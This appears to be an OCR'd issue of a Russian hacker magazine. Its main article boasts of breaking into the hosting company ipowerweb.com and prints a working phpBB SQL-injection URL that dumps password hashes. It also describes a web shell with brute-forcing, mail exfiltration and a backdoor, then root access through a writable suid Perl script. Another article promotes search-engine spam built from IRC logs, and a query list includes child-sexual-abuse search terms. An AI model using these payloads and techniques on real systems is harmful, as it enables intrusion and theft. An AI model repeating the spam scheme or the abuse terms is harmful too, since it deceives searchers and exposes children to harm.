Так все же, почему сервер принимает от кого ни попадя для локальных пользователей? Если бы это было не так, то работа всех служб e-mail была парализована, ни одно письмо не долетало бы до адресата. Ведь смотри, как получается. Ты пишешь письмо, например, в «The Bat!», нажимаешь кнопку «Отправить». Клиентская программа подключается к указанному в настройках smtp-серверу и при помощи специального протокола передает ему письмо. Далее серверная программа решает, принять это письмо для пересылки или нет. Если она принимает, то схема простая: SMTP-сервер получает MX-запись, соответствующую домену получателя корреспонденции, подключается к этому хосту и, опять же, при помощи того же самого протокола передает письмо. Только на этот раз оно адресовано уже локальному пользователю и никуда пересылать его не нужно, поэтому сервер безо всяких проверок его принимает и записывает в ящик пользователя.



KeySpy был написан на Visual Studio .NET

Smerch (smerch@icqinfo.ru)

CENSORED

ПОИСКОВЫЕ СИСТЕМЫ ИЩУТ $$$

Новый год на носу. Хочется всем сделать подарки. В том числе и жене, и теще, и кошке Марусе, и собачке Жоре. Ах, да! Про себя любимого тоже не забыть. Заходишь в специализированный магазин подарков к Новому году, достаешь сэкономленные за год на пиве, сигаретах и девушках деньги и понимаешь, что на этот полтинник рублями в лучшем случае можно купить только елочную игрушку, да и то сделанную в Китае и ввезенную в Россию нелегально. Нужны деньги, хорошие деньги. Заметь, не только на Новый год.

ЗАРАБОТАЙ ДЕНЬГИ НА ЯНДЕКСЕ БЕЗ ЕГО ВЕДОМА

ВЫГОДА ОТ ПОСЕТИТЕЛЕЙ

Когда-то я столкнулся с аналогичной проблемой, носящей название «безденежье». Перепробовано было много способов, но один из них оказался эффективней, чем все остальные. Именно о нем я и поведаю тебе ниже.

Всем известно, что большинство посетителей заходят на сайт из разного рода поисковых систем. Гораздо меньше тех, кто находит твою страничку по линку, размещенному на каком-то чужом сайте. Ну а людей, набирающих адреса по памяти, вообще можно пересчитать по пальцам. Каждый веб-мастер старается сделать свой сайт как можно более адаптированным к поисковым системам, причем таким образом, чтобы ссылка на него появлялась при максимально возможном количестве запросов.


Не секрет, что как ни извращайся, а на сайт, состоящий из каких-то трех страниц, много народу не заманишь, даже если напишешь на индексе пару тысяч основных поисковых запросов. Нужен материал, заметь, интересный материал, который волнует людей и который они будут искать, перерывая сотни сайтов и потроша Яндексы, Рамблеры и Апорты своими порой идиотскими запросами.

Я довольно долго думал, откуда же взять эту информацию? Не писать же самому пару тысяч статей в надежде на то, что кто-то будет хотя бы пару сотен раз в день интересоваться ими. Да и стоят ли такие труды этих двухсот посетителей, когда проще не мучиться, а купить посещения у любой занимающейся раскруткой сайтов конторы? Озарение пришло довольно скоро. У нас был IRC-канал, на котором на тот момент ежедневно тусовалось по меньшей мере человек двадцать-тридцать и постоянно шел треп о чем попало. Что помешает нам просто выкладывать логи канала прямо в Сеть в формате HTML? Каждый день материал будет только прибавляться, к чему мы не будем прилагать никаких усилий. Тут начались главные проблемы. Кто знаком с IRC, знает, что существует куча специальных символов, в основном, связанных с оформлением. Например, символы выделения текста жирным или каким-нибудь нестандартным цветом. Особенно популярны они среди флудеров и IRC-спамеров. Жирный красный цвет хорошо бросается в глаза, и вряд ли посетители не заметят сообщение очередного сетевого проказника. Поисковым системам такие ASCII-коды вовсе не понятны, и большинство из них не примет документ, содержащий их, за HTML, даже если в заголовке явно будет указано <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=windows-1251">.

Вооружаемся знанием TCL'а и начинаем писать свой собственный конвертер mIRC Logs -> HTML.

ПОДВОДНЫЕ КАМНИ

Задача вставлять HTML-тэги в обычный текст с виду проста, однако по мере ее исполнения начинаешь сталкиваться с трудностями. К примеру, в IRC есть символ, который вводится комбинацией <Ctrl>+<O> в том же клиенте mIRC. Он сообщает клиенту: то, что раньше писалось жирным, цветным, да еще и выделялось курсивом, теперь будет выглядеть, как стандартный текст. В общем, что-то вроде сброса всех атрибутов форматирования. Если его оставлять как есть, то роботы поисковых систем при индексации впадают в истерику и испуганно убегают со страницы. В худшем случае навсегда. А вот обрабатывать его довольно сложно, так как в эквиваленте HTML он может означать сразу тэги <b>, <font>, <i> и многие другие, касающиеся оформления текста. Пришлось при каждом упоминании IRC-символа <Ctrl>+<O> закрывать все возможные тэги,



Скрин статистики уникальных посетителей сайта

а на канале запретить пользоваться цветами (+c mode).

Теперь остается только ждать горячих дискуссий от посетителей нашего канала - тогда бот с нашим скриптом начнет автоматически выкладывать их на наш сервер в режиме реального времени, а поисковые системы - индексировать готовые HTML-файлы. Конечно, про реальное время я немного загнул - бот выкладывает все с задержкой в одну минуту, но особой роли это не играет, ведь тот же Яндекс все равно переиндексирует не чаще одного раза в неделю.

В принципе, на этом уже можно было остановиться, но мы пошли дальше. Следующим шагом стала оплата разговоров на нашем канале. Мы платили по одному центу за каждые сто слов. Чтобы люди просто так не копировали нам банальным Copy-Paste «Войну и Мир», для бота была написана целая серия защитных скриптов. В том числе и такой хитрый, который вычитал определенное количество повторяющихся слов из статистики пользователей. Выплаты производились при достижении пользователем суммы в 1 USD или 10 000 слов. Результат был просто ошеломляющий - через полгода накопилось около сотни мегабайт чистого, осмысленного текста. И это не все. Ведь кроме нашего канала мы стали предлагать и другим бесплатную установку и поддержку бота. Количество уникальных посетителей все росло и росло. Если спустя несколько первых недель мы радовались, что наконец-то заманиваем 300 человек, то уже спустя шесть месяцев цифры в десять тысяч (!) уников были для нас обычной статистикой.

Как известно, главное - вытянуть из любой затеи финансовую выгоду. Сначала решено было просто направлять трафик на сайты интимных знакомств, платящие за каждого посетителя, который прошел дальше, чем на вторую страницу. Денег много не получалось. Во-первых, сами спонсоры платили совсем немного, ставка была очень низкая. Во-вторых, они оплачивали только посетителей, которые прошли хотя бы на одну страницу дальше главной. Нетрудно догадаться, что таких было немного. Яркий пример - человек ищет информацию по игре GTA, которая в свое время рьяно обсуждалась на нашем канале, а попадает на какой-то порносайт. Ясное дело, большинство просто закроет окно браузера с таким содержанием и продолжит смотреть другие результаты, выданные поисковиком. Несмотря на эти трудности, удавалось выуживать по 10-15 USD в сутки, что, в принципе, покрывало расходы на dedicated сервер и выплаты посетителям канала.

ФИНИТА ЛЯ КОМЕДИЯ

Но все хорошее очень быстро заканчивается. Яндекс - поисковая система, с которой больше всего шло посетителей в процентном соотношении, - выкинул сайт с логами из своей базы. После непродолжительной переписки с админами стало ясно, что им не понравилось содержание, явно нацеленное на засорение их базы данных. Домен был заблокирован и больше на индексацию в Яндекс не добавлялся. Что поделаешь, пришлось покупать еще один домен в зоне .ru, благо стоят они не так дорого.



Такие интеллектуальные разговоры приносят кучи кликов в день


Самое интересное то, что по мере роста индексируемой информации Яндекс все чаще и чаще стал выкидывать из своей базы собранные логи и банить домены. Новые домены приходилось покупать чуть ли не каждую неделю. Нужно это было только для того, чтобы господин Яндекс вновь послал своего бота проиндексировать сайт. Правда, в этом был и свой плюс: другие поисковые системы стали выдавать по запросам одни и те же страницы, но располагающиеся в разных доменах. Иными словами, пользователь при поиске получал в виде первых пяти результатов совершенно идентичную информацию, только с разными адресами и ведущую в итоге на один и тот же сервер. Не скрою, что к тому времени общее количество уникальных посетителей достигло почти сорока тысяч (!) человек в сутки. Да и пристроить такой трафик было пару пустяков, к тому же еще за приличные деньги - многие нуждаются в раскрутке своих проектов и рекламе услуг.

СЪЕЗЖАЕМ С РЕЛЬС

Теперь, прочитав эту статью, ты понял, почему при большинстве абсолютно невинных запросов ты в итоге попадаешь либо на порносайт, либо на сайт интим-знакомств. Просто очень много людей переняли эту тактику в последнее время, воруют логи, пытаются хоть как-то привлечь к себе новых посетителей и получить за это пару центов.

Удачно тебе заработать на Новый год и справить его :).

> Несмотря на эти трудности, удавалось выуживать по 10-15 USD в сутки.



Поисковой системой Яндекса пользуется свыше полумиллиона посетителей в сутки, и, в среднем, каждый из них делает по 3-4 запроса.



В отличие от той же иностранной поисковой системы Altavista Яндекс не производит фильтрацию результатов. Даже простой поисковый запрос может привести ребенка на порносайт.

САМЫЕ ОРИГИНАЛЬНЫЕ ПОИСКОВЫЕ ЗАПРОСЫ

1. Продукт гниения белков, содержащийся в кале и придающий ему характерный запах;
2. безплатный просмотр парнухи;
3. реальные изнасилования малолетних;
4. порно фото бландинок;
5. малалетние лизбиянки;
6. картинки про нигерш;
7. 18 летние порно извращенок;
8. попы виа гры;
9. маленьких девочек письки.

Вот после этого и думай, о чем люди у нас на канале разговаривают :).



MiF (mif@mail.ru)

КАК ПОИМЕЛИ ХОСТЕРА



Совершенная защита - миф. Серьезные компании, концерны и банки нанимают грамотных security-специалистов для аудита систем, тратят кучу зеленых президентов на разнообразные циски и hardware брандмауэры, максимально защищают свою информацию, заботятся о своей репутации. Но невозможность обеспечить совершенную защиту заключается не только в бажности оборудования или софта. Основная проблема - человеческий фактор. Недавно я убедился в этом наглядно, взломав один крупный зарубежный хостинг.

ИСТОРИЯ ВЗЛОМА КРУПНОГО ХОСТИНГА IPOWERWEB.COM

ВНАЧАЛЕ БЫЛО СЛОВО

Это был обычный осенний вечер. На улице стояла сырая холодная погода, уже смеркалось, по небу быстро неслись тучи, и крапал противный осенний дождик. Я сидел в теплой комнате и, попивая пиво, играл в CS на забугорном сервакe. Все складывалось явно в пользу терроров, за которых я пулял, пиво было вкусным, а настроение - хорошим. Через полчаса игры некоторым людям поднадоело стрелять, и счастливые обладатели микрофонов начали вести online-беседу об обычных жизненных проблемах. Разговор плавно перетек в спор о том, какие железки лучше, у кого лучший софт и услуги. Микрофона у меня, к сожалению, не было, и вступить в беседу я не мог, но послушать было интересно.

Обсуждались крупные европейские хостеры, поставщики железа, outsourcing-конторы. После горячих споров и обсуждений большинство опять захотело играть и ушло на другие серверы, а оставшиеся продолжили разговор, время от времени постреливая друг в друга. Один пуляющий «мент» явно пьяным голосом рассказывал другому, что такое хостинг и как это прекрасно. Второй, ничуть не более трезвый, задавал тупые вопросы вроде «А это у тебя интернет лежит?», «А зачем тебе столько компьютеров?» и т.д. Попутно с ним беседовал еще один чел на ломаном английском с явным русским акцентом и неплохим пониманием *nix-систем. Одна из фраз пьяного «копа» удивила меня настолько, что я в растерянности изрешетил кого-то из своих :). «Мы, ipowerweb.com, - лучшие хостеры, у нас так все хорошо настроено, что хоть я месяц на серверы не заглядываю, знаю, что все O'K». В голове тут же замелькали мысли: «Сисадмин серьезных серверов, пуляющий в КС и месяц не бывший на шелле, - это нонсенс! А может, их защита не так уж и серьезна?». К тому времени пиво уже вылечило обычно свойственную мне паранойю, и я решил проверить свои предположения.

ABOUT

С хостингом ipowerweb.com я был знаком уже давно. Это крупная буржуйская хостинговая компания, на сегодняшний день хостит (хостила :)) порядка 80 000 доменов второго уровня, кучу посещаемых и богатых ресурсов. Цены у них очень даже кусаются, а качество обслуживания, по слухам, на высочайшем уровне. Разве что кофе не варили клиентам :). «Ну... Была не была», - сказал я себе и полез на шелл.


Разумеется, первым делом в ход пошел старый добрый nmap. Админ оказался очень консервативным: на сервере был открыт лишь только 80 порт. Похвально, но и это не проблема. Первым делом в голову пришла мысль просканить все сайты хостинга на предмет уязвимых скриптов. Я полез на

```
PuTTY
# nmap -sV -P0 216.69.226.58

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-10-25 09:40 IST
Interesting ports on ipowerweb.com (216.69.226.58):
(The 1662 ports scanned but not shown below are in state: filtered)
PORT     STATE SERVICE VERSION
80/tcp open  http    Apache httpd 1.3.31 ((Unix) PHP/4.3.8 mod_perl/1.29 mod_ssl/2.8.19 OpenSSL/0.9.7d)

Nmap run completed -- 1 IP address (1 host up) scanned in 51.812 seconds
```

Старичок nmap в бою


Халява фраера сгубила

www.ipowerweb.com в поисках списка сайтов или хотя бы намека на то, кто у них хостится. Из этого ничего не получилось, поскольку саморекламы в стиле «А у нас хостится superserver.com!» обнаружено не было. Я, разумеется, знал несколько сайтов на их серверах, но ничего интересного из их просмотра не извлек: только лишь непонятные заказные движки за кучу килобаксов, много флеша, статических страниц и прочего буржуйского web-ассортимента. Никаких тебе test.cgi, php-/post-nuke и прочих бесплатных дырявых скриптов. Однако кто ищет, тот всегда найдет.

И вот уже с монитора на меня, сияя цветом детской неожиданности, смотрит phpBB2. Надо признаться, я был очень даже рад находке :). Глаза по привычке уставились вниз, на строчку с версией форума. «Powered by phpBB 2.0.6». Зачем мне нужен был этот форум? Я думаю, ни для кого не секрет, что многие используют одинаковые пароли для мыла, форума, фтп, а иногда и шелла. Почитав на багтраке о баге в этом форуме, я сконструировал следующий запрос:

```
http://forum.cep-
вер.ком/privmsg.php?folder=savebox&mode=read&p=99
&pm_sql_user=AND%20pm.privmsgs_type=99%20UNION
%20SELECT%200,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,use
rname,0,0,0,0,0,0,0,0,0,user_password%20FROM%20php
bb_users%20WHERE%20user_id=1%20LIMIT%201
```

Форум выкинул мне табличку с регистрацией. Странно. Подумав еще раз, я зарегистрировался и повторил запрос. Ответом форума был хэш админского пароля и его логин.

Кстати, поиграв со значением user_id в запросе, можно получить хэш пароля любого юзера, id которого можно посмотреть в адресной строке при просмотре профиля.

Хэш пароля я тут же отдал серверу на расшифровку и ушел варить кофе. Однако выяснилось, что не все так просто и буржуи не дураки. Если бы пароль был шестисимвольным, его бы за пару часов подобрал «мейнфрейм» (dual Xeon 2.8), но прошло около шести часов, а перебор все продолжался. Поняв, что ловить тут нечего, я решил искать другие пути.

И тут же родился естественный вопрос - а какие? Все, кроме апача+ssl, было закрыто файрволом, больше уязвимых скриптов на известных доменах обнаружено не было. Выход был один. Брать супостата изнутри.

INSIDE

Однако и это оказалось не так просто. Как и любой уважающий себя хостинг, ipowerweb требовал обязательное подтверждение заказа голосом. Проблема была решена (как ни странно :)) с помощью уличного таксофона. Разумеется, можно было применить социальную инженерию и, представившись господином Пупкинсоном из очень важной фирмы, попросить предоставить тестовый аккаунт на пару дней. Но в таких случаях хостеры часто дают аккаунты на заброшенных или тестовых

ВОЗМОЖНОСТИ NETWORKFILEMANAGER

❶. Возможность просматривать файлы хостинга двумя способами - через fopen и cmd.

❷. Использование алиасов, то есть уже готовых команд, прописанных в раскрывающемся списке (интересно новичкам, которые не знают unix).

❸. Сканирование сервера на открытые порты, показывает все открытые порты на сервере и их предназначение.

❹. Брут сервера. В скрипт включен простенький брут сервера, проверка пароля по его логину (данные о пользователях берутся из файла /etc/passwd). Все подошедшие пароли записываются в файл с именем хостинга.

❺. Возможность отправить любой файл себе на мыло, которое необходимо прописать для этого в начале скрипта.

❻. В скрипт встроено три метода криптования данных: md5, sha1, crc32.

❼. Возможность быстрого запуска и установки бэкдора, открывающего 4000 порт, куда можно спокойно подключаться обычным телнетом.

серверах, а тратить усилия впустую не хотелось :). Я заказал 100 мб со всеми делами, ftp и shell-доступом и спустя час обнаружил у себя в ящике письмо от суппорта с логином и паролем. Быстро сработали, умнички.

Однако выдать шелл они отказались, мотивировав это тем, что шелл-аккаунты выдаются только проверенным клиентам. Мне это показалось странным, ведь шелл все равно дается в chroot и при наличии стабильной версии ядра системы и сервисов там сложно что-либо сделать даже опытному взломщику. Чуть позже эта странность прояснилась :).

НЕБОЛЬШАЯ ПРЕДЫСТОРИЯ

За некоторое время до описываемых событий один товарищ активно рекламировал на EfNet'е свой мегакрутой PHP-скрипт для удобного визуального «администрирования сервера». Скрипт, по сути, являлся продвинутым php-шеллом для хакера и трояном для админа. Потестив его скрипт тогда, я испытал небольшое отвращение от надписей вроде «Получить доступ к приватным эксплоитам» и, бегло проглядев, стер его с сервера. Так случилось, что во время вечерней прогулки по серверам ipowerweb.com я как раз просматривал скрипт вторично и сделал вывод, что он не так уж и плох. Возможностей потенциальному взломщику он предоставлял много.

Я зашел на Ефнет, попросил у чела лицензию (да-да, скрипт стоит $50) и, получив ее, залил nfm.php на свой новый аккаунт. С полпинка заведя ослика IE, составил цепочку из надежных проксиков, настроил скрипт под себя и полез глядеть на сервант изнутри.

Первым делом я заглянул в /etc. 99% админов почему-то оставляют /etc +x для nobody, допуская огромную ошибку, которая часто приводит к нехорошим последствиям :). В /etc лежали passwd, passwd-, passwd.OLD, passwd.precpanel и passwd,v. Я решил начать с passwd и вот что я там увидел:

Содержимое /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

И так далее на 156 кб :). В других passwd* ничего интересного, кроме обычных записей юзеров, естественно, не обнаружилось.

◢ Следует помнить, что если ты вдруг начитаешься наших статей и взломаешь что-нибудь чужое, то отвечать за все будешь только ты один. Мы тебя ни к чему такому криминальному не призываем, наоборот, всячески уговариваем не нарушать законов.

◢ На нашем диске ты найдешь простой, но бронебойный PHP-скрипт для навигации по файловой системе сервера и удаленному выполнению команд.

◢ Во время празднования Нового года будь осторожен! Помни, что чрезмерное увлечение алкоголем и другими изменяющими сознание веществами может привести к тяжелым заболеваниям.

Я начал внимательно изучать структуру сервера, проверять все папки на предмет наличия чего-то интересненького. Чем больше я узнавал о сервере, тем настойчивей напрашивался ответ на мучивший ранее вопрос: Ipowerweb не хотели давать шелл, потому что никакого chroot НЕ БЫЛО. Это был уже большой плюс для меня :).

Итак, у меня, по сути, был шелл с правами nobody, и больше ничего не было. Надо было что-то делать дальше, поскольку на такой ерунде далеко не уедешь. В раздумьях я отправился наворачивать второй круг по файловой системе и внезапно для самого себя обнаружил заброшенную кем-то (вероятно, рутом :)) инсталляцию какого-то парсера для анализа логов веб/фтп/мейл-серверов. Внимательно просмотрев содержимое найденной директории, я обнаружил удивительную вещь - суидный перловый скрипт, принадлежащий руту и чмоднутый на 777. В тот момент для меня было абсолютной загадкой, как так получилось, но факт оставался фактом: я, несмотря на мизерные права nobody, мог легко исправить этот перловый скрипт и получить доступ к суидной оболочке. Правда, была одна проблема: суидные перловые скрипты выполняются suidperl, который проверяет сценарии на потенциальную опасность. Я решил для проверки выполнить несложный скрипт:

```
#!/usr/bin/perl
$| = 1;
open (R, «<README.txt");
open (W, «>test.txt");
while (<R>) {
print W;
}
close(R);
close(W);
exit;
```

О, чудо! В директории появился файл test.txt с содержимым README.txt. Отлично, факир был трезв, и фокус удался :). Теперь осталось лишь немного дописать скрипт. Добавляем функцию opendir(), создаем примитивный цикл, и вот мы уже можем шариться по файловой системе с рутовыми правами. А значит, сервер взят, бастионы защиты рухнули, админ идет нервно курить в коридор, помахивая по пути белым флагом.

Разумеется, можно было задефейсить все сайты сервера (а их там было немало) с помощью примитивного скрипта, но это было бы слишком просто и неоригинально :). Я оценил шутку админа с суидным скриптом и решил достойно ответить ему :). Так сказать, показать широту русского юмора. Команда df -h показала следующее:

```
Filesystem             Size  Used  Avail Capacity
Mounted on
/dev/cciss/c1d0p1   2.0G  1.2G  743M   62%     /
/dev/cciss/c1d0p7   181G  152G   19G   89%     /home
/dev/cciss/c1d0p6   2.0G  1.2G  700M   64%     /tmp
/dev/cciss/c1d0p3   6.8G  3.6G  2.8G   56%     /usr
/dev/cciss/c1d0p2   6.8G  6.1G  428M   94%     /var
/dev/cciss/c1d0p2   6.8G  6.1G  428M   94%     /var
```

Сначала я хотел сделать копию системы и посадить админа в chroot, так, чтобы он думал, что он в основной системе, и, делая там изменения, долго удивлялся, почему они не применяются. Но места на дисках оказалось мало, поэтому я написал маленькую прогу, которая создала копию всех файлов системы, но пустых в /chroot/lame/admin. Создал там файлы паролей, некоторые конфиги. Поднял второй sshd, настроил файрвол так, что только с моего ip (который на тот момент был японским :)) можно было зайти в систему, всех остальных перебрасывало на второй sshd в chroot. Мне остается только догадываться, каково было удивление админа, обнаружившего, что длина большинства файлов его файловой системы равна нулю :).

P.S.

Хостинг, разумеется, представлял из себя огромную сеть серверов, которая обслуживала SQL-клиентов, почтовый трафик и многое другое. Но все это - уже другая история, и рассказывать тебе об этом сегодня я не буду.

С Новым годом!


TIPS&TRICKS


Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Недавно у одного моего приятеля после переустановки всего софта с нуля и установки Win2000 Rus произошла вот какая история. Не хотела инсталлироваться одна специфически-экзотическая софтина. Просто прекращалась инсталляция и вываливалась обратно в Windows безо всяких сообщений об ошибке. После долгих мучений, которые ни к чему не привели, мне пришла в голову мысль, что софтина эта не локализованная, а работали мы под учетной записью «Администратор". Таким образом, я предположил, что при обращении к домашнему каталогу пользователя софтина не может справиться с русскими буквами в именах файлов в пути к профилю пользователя. И я завел еще одного пользователя, назвал его «1" и наделил правами администратора. Залогинился под ним. Инсталляция прошла успешно.
Кстати, иногда помогает смена языка операционной системы или смена региона. Например, если прога защищена от копирования и предназначена для работы только в каком-то географическом регионе.

Вова Корзунин




Вот так выглядит NFM


Тиха украинская ночь, но shadow лучше перепрятать



Bloodex (konkurs@real.xakep.ru)

CENSORED

КОНКУРС Х

В этот раз мы подготовили для тебя новогодний конкурс. Дело в том, что дед Мороз крупно влип: недавно его подло обокрал Санта Клаус и теперь деду нечего подарить нашим детишкам на Новый год. Кроме того, Мороз с горя ушел в запой и пропил все до копейки. Чтобы хоть как-то поддержать своего старичка, бедной снегурочке даже пришлось выйти на панель. Судьба замечательного праздника в нашей стране находится под вопросом. «Неужели все пропало? Неужели у нас не будет Нового года из-за проклятого буржуйского Санты?» - спросишь ты. «Не все потеряно», - отвечу я тебе. Именно ты можешь помочь деду Морозу вернуть подарки и справиться с запоем (о том, как это сделать читай, на www.padonak.ru). Если тебе удастся, то ты спасешь праздник и тысячи детишек будут тебе благодарны.

КАК ПРОХОДИТЬ НОЯБРЬСКИЙ КОНКУРС

Что же, убийца бобра был найден за сутки. Самым шустрым сыщиком оказался Ярош Алексей (yaroshalexey@mail.ru), за что он получает от нас материальное вознаграждение (1 Гб оперативки от Kingston) и славу! :) Пиши, приходи и забирай приз. А нашел злодея Алексей вот таким способом:

❶. Если внимательно посмотреть на текст на главной странице, то можно заметить ссылку на задачу, которую не смог решить бобер. Ответив на второй вопрос задачи, получаем число 24.

❷. При выделении картинки (<Ctrl>+<A>) в Эксплорере (на Эксплорер намекает надпись, что страничка оптимизирована под него) появляется номер ICQ. Это и есть тот наставник бобра, о котором упоминалось на главной страничке. Если ему сказать ответ на задачу (24), он выдаст много-много ноликов и единичек. Нужно преобразовать их из шестнадцатеричной системы - в инете полно перекодировщиков. Раскодировав послание, получаем имя странички.

❸. Приписываем это имя к адресу хоумпаги наставника (его берем в инфе об уине) и попадаем на страничку с картинкой. Больше на странице ничего нет. Картинка тоже ничего не дает. Смотрим сорец. Там к комментариях подсказка, что нужно посчитать размер картинки. Умножаем ширину на высоту и полученное число скармливаем боту.

❹. Расшифровываем бота, который опять ответил в двоичной системе, и понимаем, что он дал какой-то пасс. Попробовав пасс на всем, чем можно, видим, что он подходит к почте друга-наставника (адрес написан на главной странице хоумпаги бота). Заходим в почту и видим поздравительное письмо :).





mindw0rk (mindw0rk@gameland.ru)

«ВЗЛОМАТЬ МОЖНО ПРАКТИЧЕСКИ ВСЕ»

Приятель, ты никогда не задумывался, откуда берутся все эти серийники, кряки, кейгены и прочие сладости, которые позволяют тебе сэкономить копейку-другую на лицензионном софте? Ведь без этих плюшек у тебя бы пять месячных зарплат уходило в неделю только на оплату установленного софта. Перед тобой интервью с основателем одной из самых авторитетных и продуктивных российских crack-групп TSRh. О своей команде и своих взглядах на crack-сцену рассказывает BiSHEP.

ИНТЕРВЬЮ С BISHEP^TSRH

mindw0rk: Биш, вкратце о себе. Имя, возраст, где учишься, какие имеешь хобби, чего ждешь от жизни, какие девушки тебе нравятся, каких людей уважаешь, каких не перевариваешь?

BiSHEP: Зовут меня Александром, живу в Москве, учусь в одном из московских университетов. Хобби - распитие спиртных напитков, спорт, тяжелая и электронная музыка. От жизни жду долгих лет жизни. Девушек люблю понимающих и послушных, таких, как моя. Уважаю людей открытых, с нестандартным мышлением. А не перевариваю смазливых, правильных, модных педиков. Также не люблю понты. Очень не люблю.

mindw0rk: Какой у тебя был первый комп? Через сколько месяцев/лет после его покупки ты принялся осваивать программирование? Откуда появился интерес к крэкингу? Твои первые крэк-релизы?

BiSHEP: Первым был вроде 486 DX2 66. Году в 98-м, после того как конкретно наигрался в думы и алладины, начал потихоньку программить. На бэйсике =)). Потом предпринимал неудачные попытки заняться хакингом. В основном, это были эксперименты с социальной инженерией, использование чужих exploit'ов и следование рекомендациям статей из журнала «Хакер» :). Интерес к крэкингу появился в начале 99 года после прочтения статьи о SoftIce. Первой сломанной прогой стал HitProm, предназначенный для накрутки счетчиков на сайтах. После этого что-то внутри загорелось, любопытство быстро переросло в увлечение.

mindw0rk: Чем привлекателен крэкинг? Что он развивает? И вообще, неужели интересно копаться в непонятных буковках и циферках? :))


BiSHEP: Трудно объяснить человеку, который этим не занимается. Лично мне просто интересно. Думаю, каждый более-менее продвинутый пользователь интернета мечтал стать кулхацкером. Другое дело, что у большинства из них дальше хотения ничего не заходит. И в крэкинге результат, имхо, не так важен, как сам процесс.

mindw0rk: Расскажи, как была образована группа TSRh. И как она развивалась со временем.

BiSHEP: Название мы с Oxen'ом придумали в 98 году. Как расшифровывается TSRh, мы тогда еще не придумали, да и планов на будущее относительно группы не было никаких. Просто захотелось создать что-то свое. А 30 декабря 1999 года появился официальный сайт :). К тому времени мы с Oxen'ом успели выпустить около тридцати двух релизов. Не было ни NFO, ни template'ов, ни структуры оформления. Вся инфа писалась в readme.txt. С приходом новых мемберов Nitrogen'a и EGOiST'a все заметно изменилось. В первую очередь, это коснулось структуры релизов, появились фирменные НФОшки и многое другое. Основной проблемой поначалу был хостинг - нас закрывали практически каждые 4 дня :). А потом нас приютил админ crackz.ws. Помнится, в то время мы были рады каждому посетителю, оставившему сообщение у нас в гостевой.

Правил принятия в группу не было, и из-за этого постепенно накапливалось много левых, неактивных мемберов. В настоящее время состав группы по сравнению с первоначальным в 2000 году сильно изменился. Из старичков остались я, Oxen, Nitrogen и EGOiST.

